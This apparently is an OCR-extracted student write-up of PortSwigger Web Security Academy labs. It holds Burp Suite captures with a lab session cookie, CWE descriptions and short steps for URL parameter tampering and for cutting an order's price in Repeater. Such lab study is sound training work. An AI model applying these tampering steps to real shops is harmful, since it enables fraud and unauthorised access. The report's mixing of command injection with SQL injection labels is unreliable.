productId=14
productId=15
productId=16
productId=17
productId=18
productId=19
productId=2
productId=20
productId=3
productId=4
productId=5
productId=6
productId=7
productId=8
productId=9
resources
submitSolution
Host Method URL Params Status
https://0afe004504305c... GET /product?productId=18 ✓ 200
https://0afe004504305c... GET /product
https://0afe004504305c... GET /product?productId=1 ✓
https://0afe004504305c... GET /product?productId=10 ✓
https://0afe004504305c... GET /product?productId=11 ✓
https://0afe004504305c... GET /product?productId=12 ✓
https://0afe004504305c... GET /product?productId=13 ✓
https://0afe004504305c... GET /product?productId=14 ✓
https://0afe004504305c... GET /product?productId=15 ✓
Request
Pretty Raw Hex
1 GET /product?productId=18 HTTP/2
2 Host: 0afe004504305c0480608a1900b30012.web-security-academy.net
3 Cookie: session=yHX0PXmAsaZ8vNUpIeVvkbdqRdiZh9VQ
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Search... 0 highlights
Response
Pretty Raw Hex
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4066
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href= /resources/labheader/css/academyLabHeader.css rel=stylesheet >
10 <link href= /resources/css/labsEcommerce.c
Search... 0 highlights
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers

Step 3:



Injection

Vulnerability Name: Improper Neutralization of special elements used in a command


CWE:CWE-77

Description: The product constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component.

Vulnerability Path:
https://0ace001203464055807ddb07008300e2.web-security-academy.net/


Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other **organizations where there data is safe.**

Step 1:We first observe that there are changes in the URL and conclude that the website is vulnerable to SQL injection.



Step 2:We make changes to the URL to get access to the products we should not have access to

Step 3: We get the required output



Insecure Design

Name of Vulnerability: Trust Boundry Voilation


CWE:CWE-501

Description:The product mixes trusted and untrusted data in the same data structure or structured message.


Business Impact:Flaws in security settings,configurations and hardening of different systems across the pipelines.Giving the hackers an opportunity to expand their footprints.

Vulnerability Path:
https://0ace001203464055807ddb07008300e2.web-security-academy.net/


Step 1:open the website on burp and put on intercept.




Step 2: Check the details of the product




Step 3: We add it to the scope




Step 4:We check that it is not working



Step 5:We reduce the price to required price after going to repeater



Step 6:Make required changes



Step 7:place the order

Security Misconfiguration

Name of Vulnerability: Improper Restriction of Recursive entity references in DTDs

